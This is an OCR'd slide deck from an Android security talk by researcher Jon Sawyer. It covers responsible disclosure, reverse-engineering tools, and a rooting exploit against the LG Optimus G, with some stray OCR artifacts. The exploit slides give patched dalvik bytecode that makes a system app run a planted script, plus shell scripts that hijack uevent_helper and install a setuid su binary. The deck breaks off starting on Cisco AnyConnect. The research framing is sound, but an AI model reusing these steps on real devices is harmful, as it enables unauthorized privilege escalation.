
WHITE WINES

Of The Pacific Northwest



For convenience my notes, slides and samples from this presentation will be available on the XDA-Developer's Security Discussion forum and the Android Security Discussions community later today.

EXPLOITINGANDROID

The Good, The Bad and The Fun

The Good, The Bad and The Fun

THE FLOW

- JUSTIN CASE
- LIGHT SIDE
- DARK SIDE
- RESPONSIBLE DISCLOSURE
- THE TOOLS
- VULNS & EXPLOITS
- MY RECOMMENDATIONS
- SPECIAL THANKS

The Good, The Bad and The Fun

JUSTINCASE

Jon Sawyer

- Father of four
- Husband
- Lover of good wine
- Lover of bad wine
- Android fanboy
- Mobile security researcher

The Good, The Bad and The Fun

LIGHTSIDE

- GREATER CAPABILITIES
- CUSTOM RECOVERIES
- CUSTOM FIRMWARE
- DE-BLOATING
- CUSTOM KERNELS

The Good, The Bad and The Fun

DARKSIDE

- MALWARE
- GOVERNMENT SPYING
- RISK TO USERS

RESPONSIBLE DISCLOSURE

- 3 Attempts at least 10 days apart
- Notify Google with first attempt
- 60 days no response, may publicly disclose
- Will delay disclosure if response received

THE TOOLS

- smali / baksmali
- apktool
- dex2jar
- JD-Gui
- JEB

The Good, The Bad and The Fun

SMALIBAKSMALI

- Accurate
- Fast
- Human Readable
- Maintained
- Free

HTTPS://CODE.GOOGLE.COM/P/SMALI/

The Good, The Bad and The Fun

APKTOOL

- Accurate
- Fast
- Uses smali/baksmali
- Maintained
- Free

HTTPS://CODE.GOOGLE.COM/P/ANDROID-APKTOOL/

The Good, The Bad and The Fun

DEX2JAR


- Maintained
- Free
- Error Prone

HTTPS://CODE.GOOGLE.COM/P/DEX2JAR/

The Good, The Bad and The Fun

JDGUI

- Maintained
- Free
- Error Prone




HTTP://JAVA.DECOMPILER.FREE.FR/?Q=JDGUI

The Good, The Bad and The Fun

JEB

- Maintained
- Interactive
- Plugins
- Error Prone
- $1000usd



The Good, The Bad and The Fun

VULNSEXPLOITS

"In computer security, a vulnerability is a weakness which allows an attacker to reduce a system's information assurance. Vulnerability is the intersection of three elements: a system susceptibility or flaw, attacker access to the flaw, and attacker capability to exploit the flaw."


"An exploit (from the verb to exploit, in the meaning of using something to one's own advantage) is a piece of software, a chunk of data, or sequence of commands that takes advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized)."

- Blatantly stolen from Wikipedia

HTTPS://EN.WIKIPEDIA.ORG/WIKI/VULNERABILITY_(COMPUTING) HTTPS://EN.WIKIPEDIA.ORG/WIKI/EXPLOIT_(COMPUTER_SECURITY)

The Good, The Bad and The Fun

GOODADVICE



SILENTINSTALLS

- Install additional apps
- New apps could be malware
- Danger to user privacy

```
<permission android:label="@string/permlab_installPackages"
android:name="android.permission.INSTALL_PACKAGES"
android:protectionLevel="system|signature" android:description="@string/
permdesc_installPackages" />
```

The Good, The Bad and The Fun

SILENTINSTALLS

Our target is the LG Optimus G running Android 4.1.2

app — bash — 111×11

```
Retina:app jcase$ grep -r --include=AndroidManifest.xml INSTALL_PACKAGES *
LGATCMDService/AndroidManifest.xml:    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
LGHome3/AndroidManifest.xml:    <uses-permission android:name="android.permission.INSTALL_PACKAGE" />
LGInstallService/AndroidManifest.xml:    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
LinkBackup/AndroidManifest.xml:    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
LinkBackup/AndroidManifest.xml:    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
LinkCompanion/AndroidManifest.xml:    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
PackageInstaller/AndroidManifest.xml:    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
Phonesky/AndroidManifest.xml:    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
Retina:app jcase$
```

The Good, The Bad and The Fun

LGINSTALLSERVICE

JEB – /Volumes/Android/dsixda/OptimusGJB/system/app/LGInstallService.apk

- android.annotation
  - SuppressLint
  - TargetApi
- com.lge.lginstallservies
  - aidl
    - IAutoPackageManager
    - IAutoPackageManager$Stub
    - IAutoPackageManager$Stub$P
    - IAutoPackageObserver
    - IAutoPackageObserver$Stub
    - IAutoPackageObserver$Stub$
    - IPackageSizeObserver
    - IPackageSizeObserver$Stub
    - IPackageSizeObserver$Stub$
    - PackageStats
    - PackageStats$1
  - BuildConfig
  - InstallService
  - InstallService$1

☑ Show inner classes

Manifest | Resources | Certificates | Assembly | Decompiled Java | Strings | Constants | Notes

```
<manifest android:sharedUserId="android.uid.system" android:versionCode="13011" android:versionName="1.3.11"
        package="com.lge.lginstallservies" xmlns:android="http://schemas.android.com/apk/res/android"
        >
    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.DELETE_PACKAGES" />
    <uses-permission android:name="android.permission.CHANGE_COMPONENT_ENABLED_STATE"
            />
    <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
    <uses-permission android:name="android.permission.SET_PREFERRED_APPLICATIONS"
            />
    <uses-sdk android:minSdkVersion="14" />
    <application android:debuggable="false" android:label="@string/app_name">
        <service android:name="InstallService">
            <intent-filter>
                <action android:name="com.lge.oobe.install" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
    </application>
</manifest>
```

```
Saved to JDB.
Opening /Volumes/Android/dsixda/OptimusGJB/system/app/LGInstallService.apk
DEX analysis complete
```

The Good, The Bad and The Fun

LGINSTALLSERVICE

```
public void installPackage(String ownerPackageName, Uri packageURI,
        int version, IAutoPackageObserver observer, int flags, String
         toInstallPackageName, boolean shellExecute) throws RemoteException
         {
    this.installPackageNotiOption(ownerPackageName, packageURI, version
            , observer, flags, toInstallPackageName, shellExecute, true
            );
}

public void installPackageBootOption(String ownerPackageName, Uri packageURI
        , int version, IAutoPackageObserver observer, int flags, String
         toInstallPackageName, boolean shellExecute, boolean notiExecute
        , boolean bootCompleted) throws RemoteException {  // has try-catch handlers
    Message message;
    PackageInfo packageInfo;
    PackageManager packageManager;
    if(packageURI != null && !packageURI.getPath().isEmpty()) {
        flags = 0;
        try {
            packageManager = InstallService.this.getPackageManager()
                    ;
            if(packageManager == null) {
                if(observer != null) {
                    observer.packageInstalled("install", toInstallPackageName
                            , version, -99941);
                }

                Log.e("LGInstallService", "install service error");
                return;
            }
```

The Good, The Bad and The Fun


LGINSTALLSERVICE

```
public abstract void installPackage(String arg0, Uri arg1, int arg2, IAutoPackageObserver
        arg3, int arg4, String arg5, boolean arg6) throws RemoteException;

public abstract void installPackageBootOption(String arg0, Uri arg1, int arg2
        , IAutoPackageObserver arg3, int arg4, String arg5, boolean arg6, boolean
        arg7, boolean arg8) throws RemoteException;

public abstract void installPackageNotiOption(String arg0, Uri arg1, int arg2
        , IAutoPackageObserver arg3, int arg4, String arg5, boolean arg6, boolean
        arg7) throws RemoteException;

public abstract void installSystemPackage(Uri arg0, int arg1, IAutoPackageObserver
        arg2, int arg3, String arg4, boolean arg5, boolean arg6) throws RemoteException
        ;

public abstract void setApplicationEnabledSetting(String arg0, int arg1) throws
        RemoteException;

public abstract void setDefaultApp(String arg0, Intent arg1) throws RemoteException
        ;
```

The Good, The Bad and The Fun

LGINSTALLSERVICE

```
PowerManager pwr;
pwr = (PowerManager)getSystemService("power");
if(pwr == null) {
    return;
}

try {
    pwr.reboot("boot");
}
catch(SecurityException securityException) {
}
```



PERMISSIONS

```
<permission name="android.permission.IMS" >
    <group gid="system" />
    <group gid="radio" />
    <group gid="inet" />
    <group gid="net_admin" />
    <group gid="qcom_oncrpc" />
    <group gid="audio" />
    <group gid="camera" />
    <group gid="media" />
</permission>
```

The Good, The Bad and The Fun

DALVIKCACHE

```
drwxrwx--x system   system          2013-08-06 19:36 dalvik-cache

-rw-r--r-- system   u0_a20    5579544 2013-03-07 15:42 system@app@Facebook.apk@classes.dex
-rw-r--r-- system   system    1511184 2013-07-23 20:54 system@app@LinkCompanion.apk@classes.dex
-rw-r--r-- system   u0_a81    1748920 2013-03-07 15:42 system@app@Twitter.apk@classes.dex
-rw-r--r-- system   u0_a87    2554904 2013-03-07 15:42 system@app@Videos.apk@classes.dex
-rw-r--r-- system   u0_a97    1548672 2013-03-07 15:42 system@app@talkback.apk@classes.dex
```

The Good, The Bad and The Fun

BYTECODE

```
6E 10 7A 00 0D 00     invoke-virtual        {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;
0C 06                 move-result-object    v6
1A 07 CF 1C           const-string          v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00     invoke-virtual        {v6, v7}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
0A 06                 move-result           v6
38 06 14 00           if-eqz                v6, :498
:474

1A 06 02 03           const-string          v6, "COMPANION"
1A 07 A8 01           const-string          v7, "====== com.lge.sync.obexservice.forceclose ======="
71 20 58 01 76 00     invoke-static         {v6, v7}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I

63 06 1E 13           sget-boolean          v6, Lcom/lge/sync/StartReceiver;->isOBEXServiceStarted:Z
33 96 04 00           if-ne                 v6, v9, :48E
:48A

6A 0A 1E 13           sput-boolean          v10, Lcom/lge/sync/StartReceiver;->isOBEXServiceStarted:Z
:48E

70 10 3A 10 0B 00     invoke-direct         {p0}, Lcom/lge/sync/StartReceiver;->writeStateLog()V
29 00 0D FE           goto/16               :AE
:498
```

The Good, The Bad and The Fun

BYTECODE

```
6E 10 7A 00 0D 00     invoke-virtual          {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;
0C 06                 move-result-object      v6
1A 07 CF 1C           const-string            v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00     invoke-virtual          {v6, v7}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
0A 06                 move-result             v6
38 06 11 00           if-eqz                  v6, :492
:474
71 00 81 12 00 00     invoke-static           Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;
0C 06                 move-result-object      v6
1A 07 A8 01           const-string            v7, "/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh"
6E 20 80 12 76 00     invoke-virtual          {v6, v7}, Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
0C 09                 move-result-object      v9
:488

29 00 13 FE           goto/16                 :AE
:48C
0D 09                 move-exception          v9
29 00 10 FE           goto/16                 :AE
:492
```

The Good, The Bad and The Fun

BYTECODE

```
Original                Optimized               Instruction
6E 10 7A 00 0D 00  ->   F8 10 12 00 0D 00  ->   invoke-virtual
0C 06              ->   0C 06              ->   move-result-object
1A 07 CF 1C        ->   1A 07 CF 1C        ->   const-string
6E 20 92 12 76 00  ->   EE 20 03 00 76 00  ->   invoke-virtual
0A 06              ->   0A 06              ->   move-result
38 06 11 00        ->   38 06 11 00        ->   if-eqz
71 00 81 12 00 00  ->   71 00 81 12 00 00  ->   invoke-static
0C 06              ->   0C 06              ->   move-result-object
1A 07 44 01        ->   1A 07 44 01        ->   const-string
6E 20 80 12 76 00  ->   F8 20 0D 00 76 00  ->   invoke-virtual
0C 09              ->   0C 09              ->   move-result-object
29 00 13 FE        ->   29 00 13 FE        ->   goto/16
0D 09              ->   0D 09              ->   move-exception
29 00 10 FE        ->   29 00 10 FE        ->   goto/16
```

The Good, The Bad and The Fun

BYTECODE

Original Optimized ByteCode

F81012000D000C061A07CF1CEE20030076000A06380614001A0602031A07A80171205801760063061E13339604006A0A1E1370103A100B0029000DFE

Patched Optimized ByteCode

F81012000D000C061A07CF1CEE20030076000A06380614007100811200000C061A07A801F8200D0076000C09290013FE0D09290010FE000000000000

====== com.lge.sync.obexservice.forceclose =======

3D3D3D3D3D3D20636F6D2E6C67652E73796E632E6F626578736572766963652E666F726365636C6F7365203D3D3D3D3D3D3D

/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh

2F646174612F6161616161616161616161616161616161616161616161616161616161616161616161616161616161616161612E7368

The Good, The Bad and The Fun

GAINING ROOT

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh

```
#!/system/bin/sh
/system/bin/mv /data/property /data/backupprop
/system/bin/mkdir /data/property
/system/bin/ln -s /sys/kernel/uevent_helper /data/property/.temp
/system/bin/setprop persist.sys.fail /data/pwn.sh
```

pwn.sh

```
#!/system/bin/sh
echo /sbin/hotplug > /sys/kernel/uevent_helper
/system/bin/rm -r /data/property
/system/bin/mv /data/backupprop /data/property
/system/bin/rm /data/junk.dex
/system/bin/rm /data/pwn.sh
/system/bin/rm /data/su
/system/bin/rm /data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh
/system/bin/rm /data/dalvik-cache/system@app@LinkCompanion.apk@classes.dex
/system/bin/mount -o remount,rw /system
/system/bin/cat /data/su > /system/xbin/su
/system/bin/chmod 06755 /system/xbin/su
/system/bin/mount -o remount,ro /system
```

The Good, The Bad and The Fun

CISCOANYCONNECT

JEB – /Volumes/Android/exploits/cisco_anyconnect/htc/com.cisco.anyconnect.vpn.android.htc-1.apk

R$menu
R$string
R$style
R$xml
jni
localization
ACTranslat
ACTranslat
ACTranslat
ACEnv
ACImporterIm
ACLogEntry
ACLogEntry$S
ACLoggerImpl
CertAuthMode
CertificateT
ConnectProm
ConnectProm
ConnectProto
HostEntry
IACImporter
IACImporter$
IACLogger
IPsecAuthMod

Show inner classes

Manifest | Resources | Assets | Certificates | Assembly | Decompiled Java | Strings | Constants | Notes

```
<manifest android:sharedUserId="android.uid.system" android:versionCode="10" android:versionName="@string/cvc_build_ver"
        package="com.cisco.anyconnect.vpn.android.htc" xmlns:android="http://schemas.android.com/apk/res/android"
        >
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_LOGS" />
    <uses-permission android:name="android.permission.DUMP" />
    <uses-permission android:name="android.permission.DIAGNOSTIC" />
    <uses-permission android:name="android.permission.ACCESS_CHECKIN_PROPERTIES"
            />
    <uses-permission android:name="android.permission.BROADCAST_STICKY" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.VPN" />
    <uses-permission android:name="android.permission.NET_ADMIN" />
    <uses-permission android:name="android.permission.NET_RAW" />
    <uses-permission android:name="cisco.permission.VPN" />
    <uses-permission android:name="cisco.permission.NET_ADMIN" />
    <uses-permission android:name="cisco.permission.NET_RAW" />
    <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true"
            android:smallScreens="true" android:xlargeScreens="true" />
